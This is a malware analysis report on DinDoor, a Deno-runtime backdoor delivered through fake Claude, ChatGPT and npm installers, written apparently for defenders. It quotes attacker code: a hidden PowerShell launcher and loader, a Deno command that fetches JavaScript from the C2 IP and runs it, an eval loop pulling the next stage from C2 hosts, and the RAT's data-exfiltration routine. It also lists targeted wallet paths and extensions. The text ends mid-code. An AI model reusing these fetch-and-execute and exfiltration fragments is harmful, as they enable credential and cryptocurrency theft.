
# LIVING OFF DENO
# DinDoor still evolving: a new builder, new samples, the same in-memory RAT

Author: Poonam Dongare
No of pages: 26
Read time: 35 minutes



## Contents

# 1 Executive Summary

This investigation began from a single behavioural indicator and expanded through infrastructure pivoting. While hunting MSI installers exhibiting the malicious conhost.exe --headless behaviour, Atos Threat Research Center (TRC) identified a recurring pattern in which it appeared in Windows Run registry entries alongside the deno.exe runtime. Although conhost.exe is a legitimate Windows console host process, use of the --headless switch (undocumented by Microsoft) together with the Deno JavaScript runtime is highly unusual and is specific to this activity. Pivoting on this indicator surfaced a cluster of installers impersonating mainstream software including Claude[1], ChatGPT[2], npm[3], AutoTune[4], and DocSend[5]. Using behavioural pivots, TRC collected 37 MSI installers belonging to the same activity and reconstructed the complete infection chain.

The installers deliver DinDoor, a backdoor that runs inside the legitimate Deno[6] JavaScript runtime rather than as a traditional program file, leaving little on disk. Each MSI quietly installs the Deno runtime (via WinGet[7] or Scoop[8]), then uses it to fetch and run malicious JavaScript from attacker-controlled infrastructure. Three JavaScript fetches were observed in the network traffic, each executed in memory. The final stage is the full remote-access trojan. This "living off Deno" approach lets the malware execute with almost no traditional malware footprint on the system. We observed distribution through GitHub, Replit (AI-powered development platform), and a YouTube channel assessed to be compromised. The channel remained active during the investigation and continued to direct users to GitHub URLs through fake lure videos such as “How To Use Claude AI for Free in 2026”. All sampled installers share a Linux-built MSI builder fingerprint (msitools 0.106.31-bf14)[17], and the Command and Control (C2) nodes share a common Caddy[11] reverse-proxy response fingerprint.

The final payload is a full remote access trojan (RAT) providing browser credential theft, cryptocurrency wallet theft, telegram session theft, generic file grabber, an interactive PTY shell, remote desktop over WebSocket, and a bidirectional file manager.

[1] https://claude.ai/
[2] https://chatgpt.com/
[3] https://www.npmjs.com/
[4] https://www.antarestech.com/?srsltid=AfmBOopiTLue07189dW5GlwzgbdwePFgchvy4RUofJngyb8v4vYMWRfR
[5] https://www.docsend.com/
[6] https://deno.com/
[7] https://learn.microsoft.com/en-us/windows/package-manager/
[8] https://scoop.sh/

# 2 Delivery and Execution Chain

During this investigation, we analysed multiple installers from the same cluster. One such sample, claude.msi[9], was observed being distributed through compromised YouTube channels linking to a GitHub repository: hxxps://raw[.]githubusercontent[.]com/RestBudgieCabin/claude-free-plugin/main/claude.msi. Although this sample was analysed, its C2 servers were no longer responding at the time of analysis, preventing capture of the complete infection chain. To document C2 behaviour, we selected a more recent sample (1af63dc9173672d6ddb2039c2c7268b1eddcee8b4e6b81506f9dffc60deff5c9)[10] identified through threat hunting. The delivery source for this sample was not observed; it carried the generic name setup.msi rather than impersonating a specific product.

[9] https://www.virustotal.com/gui/file/98d16c4f052322754cff7a537a0509f5ecd618557aa4c92a9f137177a304070a
[10] https://www.virustotal.com/gui/file/1af63dc9173672d6ddb2039c2c7268b1eddcee8b4e6b81506f9dffc60deff5c9





*Figure 1: DinDoor Delivery Chain - from MSI installer to main RAT*

Analysis of the samples revealed that the threat actors do not bundle Deno inside the MSI installer. Instead, the PowerShell loader installs it silently via WinGet or via Scoop. The dropped launcher and loader filenames follow a recurring naming pattern: a phonetic-style word + optional role word (e.g. _bot, _shell, _agent) + number across the samples examined. Examples include India75.cmd / November_daemon12.ps1, Xray6.cmd / juliet_shell53.ps1, and Foxtrot_system63.vbs / yankee_agent78.ps1.

```
@set "SCRIPTDIR=%~dp0"
@powershell.exe -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -Command
"Start-Process powershell -ArgumentList ('-NoProfile -ExecutionPolicy Bypass
-WindowStyle Hidden -File ""' + $env:SCRIPTDIR + 'juliet_shell53.ps1""')
-WindowStyle Hidden"
```

*Figure 2: Xray6.cmd launcher dropped to %LOCALAPPDATA%, which silently invokes the PowerShell loader juliet_shell53.ps1*

The PowerShell loader first checks whether WinGet is available on the compromised host. If not present, it verifies whether Scoop is installed. When Scoop is also not present, the loader installs it using the official installer (get.scoop.sh), which supports installation without administrative privileges. Once Scoop is available, the loader executes "scoop install winget" to install WinGet, which is subsequently used to download the Deno runtime.

```
try { Set-ExecutionPolicy RemoteSigned -Scope CurrentUser -Force } catch {}

$h = Join-Path $env:USERPROFILE 'scoop\shims'
if ($env:Path -notlike "*$h*") { $env:Path = "$h;$env:Path" }

if (-not (Get-Command winget -ErrorAction SilentlyContinue)) {
    if (-not (Get-Command scoop -ErrorAction SilentlyContinue)) {
        $a = ([Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]
        ::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator)
        if ($a) {
            iex "& {$(irm get.scoop.sh)} -RunAsAdmin"
        } else {
            irm get.scoop.sh | iex
        }
    }
    scoop install winget
}
```

*Figure 3: juliet_shell53.ps1 PowerShell loader installs Scoop/WinGet*

With WinGet available, it then silently installs the Deno runtime (DenoLand.Deno) in the background. It then goes through a series of fallback paths to locate Deno. If none of the paths yield a valid Deno installation, it falls back to installing it through Scoop "scoop install deno".

```powershell
if (-not (Get-Command deno -ErrorAction SilentlyContinue)) {
    winget install --id DenoLand.Deno -e --accept-source-agreements
    --accept-package-agreements --silent 2>$null
}

$deno = (Get-Command deno -ErrorAction SilentlyContinue).Source
if (-not $deno) {
    $deno = Get-ChildItem "$env:LOCALAPPDATA\Microsoft\WinGet\Packages" -Filter deno.exe
    -Recurse -EA 0 | Select-Object -First 1 -ExpandProperty FullName
}
if (-not $deno) {
    $deno = Get-ChildItem "$env:USERPROFILE\scoop" -Filter deno.exe -Recurse -EA 0 |
    Select-Object -First 1 -ExpandProperty FullName
}
if (-not $deno) {
    if (Get-Command scoop -ErrorAction SilentlyContinue) {
        scoop install deno
        $env:Path = "$env:USERPROFILE\scoop\shims;$env:Path"
        $deno = (Get-Command deno -ErrorAction SilentlyContinue).Source
    }
}
```

*Figure 4: WinGet locating and installing the Deno runtime*

At the end of the loader, Deno executes a JavaScript file fetched from the C2. The threat actor has left comments at the bottom of the loader that describe exactly what happens next, three components are fetched in sequence from the C2: launcher-1, launcher-2, and main.

```powershell
# launcher-1 is compiled on demand by the server at /v02<BUILD_ID>.js.
# It's a tiny eval-loop that fetches launcher-2 (which sets up autorun
# and runs main). Deno fetches it directly — no disk file written by
# our code, only Deno's URL cache populates.
& $deno run -A "http://146.0.36.50/v02e83c44c95f4bc7ad.js"
```

*Figure 5: Threat actor comments and launcher 1 execution*

## 2.1 Network Request Sequence

The following request sequence was captured from a network detonation of the sample analysed. All requests originate from deno.exe.

| # | Method | URL | Observation |
|---|---|---|---|
| 1 | GET | http://146.0.36.50/v02e83c44c95f4bc7ad.js | Launcher 1 (329 byte) |
| 2 | GET | http://146.0.36.50/v2e83c44c95f4bc7ad.js | Launcher 2 (16 KB) |

| | | | |
|---|---|---|---|
| 3 | GET | http://146.0.36.50/health | C2 health check |
| 4 | GET | http://146.0.36.50/security | Launcher 2 prepare request: returns task ID |
| 5 | GET | http://146.0.36.50/v28ca91d949fb148d3a77bf61fbdb8061b.js | Main (517 KB) |

# 3 Launcher 1

The script contains a hardcoded list of C2 servers and enters an indefinite loop, iterating through them in turn. Each iteration downloads the next-stage payload i.e. Launcher 2 (v2e83c44c95f4bc7ad.js) from the active C2, checks the HTTP response is successful, and executes the retrieved code in memory using eval() within an asynchronous function. If the download fails, the script switches to the next C2 server, waits for five seconds, and retries the download. After Launcher 2 completes execution, the script waits 30 seconds before repeating the cycle, allowing the threat actor to continuously deliver updated Launcher 2 without modifying the initial stage.

```
var a = "http://146.0.36.50,http://djfhjdfdfj44.com".split(",");                    // C2 Servers
var i = 0;

while (true) {
  let e = null

  try {
    let t = await fetch(a[i % a.length] + "/v2e83c44c95f4bc7ad.js");          //Launcher 2 download

    if (!t.ok) {
      throw 0;
    }

    e = await t.text();
  }
  catch {
    i++;
    await new Promise(t => setTimeout(t, 5000));                              //retry after 5 seconds
    continue;
  }
  try {
    await (0, eval)(
      "(async()=>{" + e + "})()"
    );
  }
  catch {}

await new Promise(t => setTimeout(t, 30000))        //30 seconds wait before repeating the next cycle
}
```

# 4 Launcher 2

After being fetched into memory and executed via eval () by Launcher 1, Launcher 2 initializes several functions for host identification, persistence maintenance, and C2 communication. It generates a unique 16-character hexadecimal host identifier (x-huid) by hashing a combination of the username, hostname, total physical memory, and operating system release version. This identifier is subsequently used to identify the compromised host.
To prevent multiple concurrent executions, the launcher attempts to bind a TCP listener to the localhost interface (127.0.0.1). If the configured port (10092) is already in use (AddrInUse), it assumes another instance is already running and terminates, effectively acting as a mutex.

```
if (!l(10092)) {                                    // Attempt to bind TCP port 10092
  a("[12] mutex held, exiting");
  Deno.exit(0);                                     // Exits if another instance is running
}
```

Then it performs a C2 health check by concurrently probing all configured C2 servers. It selects the first server that successfully responds to the /health endpoint with the expected ok response within a three-second timeout.

## 4.1 Persistence

Before entering its main execution loop, Launcher 2 invokes a persistence routine that downloads the latest copy of Launcher 1 from the active C2, stores it locally, and updates the HKCU\Software\Microsoft\Windows\CurrentVersion\Run registry value to launch the script through conhost.exe --headless and deno.exe. This ensures Launcher 1 remains persistent across user logons and enables the threat actors to update the launcher without modifying the original installer.

## 4.2 Prepare Request

After selecting an active C2, it prepares a request to the /security endpoint to register the compromised host. The request includes a hardcoded Bearer JSON Web Token (JWT) used for authentication together with x-huid, username (x-username), and hostname (x-hostname). Upon successful registration, the C2 returns a JSON response containing a task identifier, which is subsequently used to request the next-stage payload.

```
const kind = {
  "x-module-request":  bus.KQzDb,
```

```
  "x-prepare-main-v2": "1",
  authorization: "Bearer <JWT>",                                    // base 64 encoded
token
  "x-huid":    P,                                                   // 16-hex host fingerprint
  "x-username": w,
  "x-hostname": S
 };
```





*Figure 6: JSON response from the /security endpoint, returning the task ID used to request the main payload*

## 4.3 In-Memory RAT Execution

Using the task identifier returned by the /security endpoint, Launcher 2 requests the main RAT payload from the C2. Rather than writing the downloaded JavaScript payload to disk, the launcher spawns a new Deno process using the below method, where the argument "- "instructs Deno to read the program from standard input (stdin).

```
deno run -A --no-check -
```

The downloaded payload is written directly to the child Deno process through a piped stdin stream, allowing the main RAT to execute entirely in memory.

# 5 Network Fingerprint

Every HTTP response from the identified C2 infrastructure carries an identical and distinctive header set. The double "Via: 1.1 Caddy[11]" header indicates traffic traversing two Caddy reverse-proxy hops, an unusual configuration documented by Hunt.io[12] in April 2026 that remains consistent across the C2 infrastructure analysed in this investigation. All communications occur over cleartext HTTP on port 80.

```
Via: 1.1 Caddy
Via: 1.1 Caddy
Access-Control-Allow-Credentials: true
X-Request-Id: <UUID>
```

| Protocol | Info |
|---|---|
| HTTP | HTTP/1.1 200 OK  (application/javascript) |
| HTTP | GET /v02e83c44c95f4bc7ad.js HTTP/1.1 |
| HTTP | GET /health HTTP/1.1 |
| HTTP | GET /v2e83c44c95f4bc7ad.js HTTP/1.1 |
| HTTP | GET /v02e83c44c95f4bc7ad.js HTTP/1.1 |
| HTTP | GET /v28ca91d949fb148d3a77bf61fbdb8061b.js HTTP/1.1 |
| HTTP | HTTP/1.1 200 OK  (text/plain) |
| HTTP/JSON | HTTP/1.1 200 OK , JSON (application/json) |
| HTTP | HTTP/1.1 200 OK  (application/javascript) |
| HTTP | HTTP/1.1 200 OK  (application/javascript) |
| HTTP | GET /security HTTP/1.1 |
| HTTP | HTTP/1.1 200 OK  (application/javascript) |

*Figure 7: C2 HTTP Traffic showing stages of network sequence*

[11] https://caddyserver.com/
[12] https://hunt.io/blog/dindoor-deno-runtime-backdoor-msi-analysis

# 6 Remote Access Trojan (main)

Analysis of the main payload (v28ca91d949fb148d3a77bf61fbdb8061b.js), recovered from network traffic, revealed capabilities that significantly exceed the browser-stealer functionality typically attributed to DinDoor. In addition to credential theft, the payload implements a modular RAT with a task dispatcher that processes commands received from the C2 and invokes the functional modules.

*Note: The deobfuscated payload contained nearly 10,000 lines of JavaScript code. Due to its size and complexity, this report focuses on the most significant functionality identified during analysis. Relevant code snippets are included to support key observations, while repetitive implementation details have been omitted for brevity.*

## 6.1 Task Dispatcher

Based on the task type, it invokes the corresponding execution module and collects the returned results. Upon completion, the results are packaged and submitted back to the C2. Following task types are defined in the task dispatcher.

| Task type | Action |
|---|---|
| exec | Execute CMD command |
| exec-ps | Execute PowerShell |
| sysinfo | Collect host information |
| stealer | Browser / wallet / file / Telegram collection and exfil to /telemetry |
| screenshot | Captures desktop screenshot |
| pty-start/pty-input/pty-resize/pty-close | Interactive PTY session |
| vnc-start / vnc-stop | Start and stop remote desktop session |
| fs-drives/fs-list-dir/fs-download/fs-upload | Bidirectional remote file manager |

Below function packages results from task execution and submits them via an HTTP POST request to the /telemetry endpoint.

```
async function Mi(_0x125eab) {
  if (_0x125eab.length === 0) {
    return true;
  }
  try {
    const _0x5ec5bd = {
      "content-type": "application/json",
      authorization: "Bearer <<base 64 >>",    // Token redacted
      "x-huid": $n,
      "x-username": Bn,
      "x-hostname": Wn
    };
    const _0x2616d7 = {
      results: _0x125eab
    };
    if ((await fetch(Kt(), {                   // Kt() constructs C2 endpoint telemetry
      method: "POST",                          // Configured C2's: "http://146.0.36.50,http://djfhjdfdfj44.com"
      headers: _0x5ec5bd,
      body: JSON.stringify(_0x2616d7)
    })).ok) {
      return true;
    } else {
      jn();                                    // jn() If communication fails, fetches next C2
      return false;
    }
  } catch {
    jn();
    return false;
  }
}
```

*Figure 8: Exfiltration*

## 6.2 Host Profiling

The RAT implements a host profiling module that collects detailed system information to identify the compromised host. The module aggregates information from multiple functions into a single telemetry object, including the current user, hostname, Active Directory domain, Windows version and edition, operating system build, platform, CPU and GPU details, installed security software, available memory, and the current privilege level. Listed below are the functions defined in the host profiling module.

| Function | Action |
|---|---|
| Ca() | Collects current username |
| Sa() | Collect hostname / computer name |
| Pa() | Collects Active Directory domain |
| Ta() | Identifies Windows edition |
| Ia() | Collects Windows version information |
| Oa() | Collects Windows build number |

| | |
|---|---|
| platform() | Collects operating system platform (win32, linux, darwin) |
| type() | Collects operating system type |
| release() | Collects operating system release |
| _a() | Enumerates CPU information (model, cores, architecture) |
| Fa() | Enumerates GPU/display adapter information |
| ka() | Determines installed physical memory (RAM) |
| Ma() | Enumerates installed security products (AV/EDR) |
| Ra() | Check whether the current process is running with administrative privileges |
| $a() | Checks whether the user belongs to the local Administrator group |

## 6.3 Browser Credential Theft

A dedicated module to harvest data from Chromium-based browsers, including saved passwords, cookies, autofill entries, payment card information, and authentication tokens, was identified. The collection routine begins by enumerating supported browsers and their associated user profiles. For each profile, it reads the Local State file to retrieve and decrypt the browser's master encryption key. It then uses this key to access and decrypt information stored within the Cookies, Login Data, and Web Data databases, enabling the collection of saved passwords, session cookies, autofill information, and stored payment card details. In addition, the module targets cryptocurrency wallet browser extensions by collecting data from their Local Extension Settings and IndexedDB storage. The table below summarizes the functions implemented within this module.

| Function | Action |
|---|---|
| hn() | Retrieves and decrypts the browser master key from the Chromium Local State file. |
| hc() | Enumerates available browser profiles. |
| Uo() | Extracts and decrypts stored cookies |
| wc() | Extracts and decrypts saved usernames and passwords. |
| vc() | Extracts autofill information. |
| gc() | Extracts and decrypts stored payment card information |

| | |
|---|---|
| Ac() | Enumerates targeted cryptocurrency wallet browser extensions and collect files from their Local Extension Settings directory |
| Ec() | Collects IndexedDB data associated with targeted cryptocurrency wallet extension (Coinbase Wallet and Yoroi) |
| wn() | Formats and stages collected browser data for exfiltration |

## 6.4 Browser Extension Theft

The RAT also contains a dedicated module for collecting data from browser extensions. This function constructs a lookup table that maps the extension name to its corresponding Chrome Extension ID.
The hardcoded mapping of more than 50 targeted browser extensions was found. The complete list is provided below.

| Category | Targeted Extensions |
|---|---|
| Password Managers | 1Password, Bitwarden, Dashlane, KeepPassXC, LastPass, NordPass, RoboForm, BrowserPass, MYKI, Splashtop Password Manager, CommonKey, ZohoVault, Norton Password Manager, Avira Password Manager, Trezor Password Manager |
| Authentication | Authenticator, EOSAuthenticator |
| Wallets | MetaMask, MetaMask Edge, TronLink, Binance Chain Wallet, Coin98, iWallet, Wombat, MEXC Wallet, Neoline, Terra Station, Keplr, Sollet, CoinEx Wallet, KHC, TezBox, Byone, OneKey, DAppPlay, BitClip, SteemKeychain, Nash Extension, Hycon Lite Client, ZilPay, LeafWallet, CyanoWallet, CyanoWallet Pro, Nabox Wallet, Polymesh Wallet, Nifty Wallet, Liquality Wallet, MathWallet, Coinbase Wallet, Clover Wallet, Yoroi, Guarda, EQUAL Wallet, BitApp Wallet, Auro Wallet, Saturn Wallet, Ronin Wallet, Exodus, Maiar DeFi Wallet, Nami, Eternl, Phantom Wallet, Trust Wallet |

## 6.5 Cryptocurrency Wallet Theft

The RAT enumerates supported cryptocurrency wallets using predefined filesystem paths. It resolves environment variables (%APPDATA% and %LOCALAPPDATA%) to locate these directories on the compromised host. If a wallet directory exists, it is added to a list for subsequent processing.

```
var jc = {
  AtomicWallet: "%APPDATA%\\atomic\\Local Storage\\leveldb\\",
  Exodus: "%APPDATA%\\exodus\\exodus.wallet\\",
  JaxxWallet: "%APPDATA%\\Wallets\\Jaxx\\com.liberty.jaxx\\IndexedDB\\file__0.indexeddb.leveldb\\",
  Electrum: "%APPDATA%\\Electrum\\wallets\\",
  ByteCoin: "%APPDATA%\\bytecoin\\",
  Ethereum: "%APPDATA%\\Ethereum\\keystore\\",
